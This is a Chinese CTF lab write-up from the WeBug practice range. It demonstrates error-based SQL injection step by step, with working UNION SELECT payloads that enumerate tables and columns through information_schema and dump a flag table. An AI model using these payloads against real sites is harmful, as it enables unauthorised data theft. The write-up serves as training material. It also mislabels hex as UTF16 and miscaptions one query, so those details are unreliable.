01显错注入


笔记本： WeBug靶场做题记录
创建时间： 2023-01-11 18:18 **更新时间：** 2023-01-11 18:36
作者： 陈熙
标签： sql注入(ctf), web安全
URL： http://112.19.25.7:8372/control/sqlinject/manifest_error.php?id=1%27

界面如下：

测试注入类型，在1后面输入单引号' 出现提示：
Invalid query: SELECT * FROM sqlinjection WHERE id = '1''
加上注释符，显示又变正常，说明这里存在注入点
?id=1' %23
注意，这里的注释有三种：--+ 或--空格 或 #
在以get方式提交的注入中，上面三种都可以，如果是post方式提交数据中，前两种由于编码问题是无效的，只有#好用。
然后是列数测试：?id=1' order by 2%23 显示正常，说明有2列
然后是回显点测试：?id=1' union select 1,2%23 页面上显示2，说明2这个位置的执行结果能显示到页面上

接下来用语句读取数据库名：

?id=1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()%23



出现若干表名，flag表最明显，继续读取该表的列名：

?id=1' union select 1,group_concat(column_name) from information_schema.columns where table_name='flag'%23

如果最后的单引号被拦截，也可以用0x(flag的UTF16编码形式)，即：

table_name=0x666c6167%23

读取到该表有2列，那么读取flag这列的值：

?id=1' union select 1,group_concat(id,flag) from flag%23

最后得到flag值！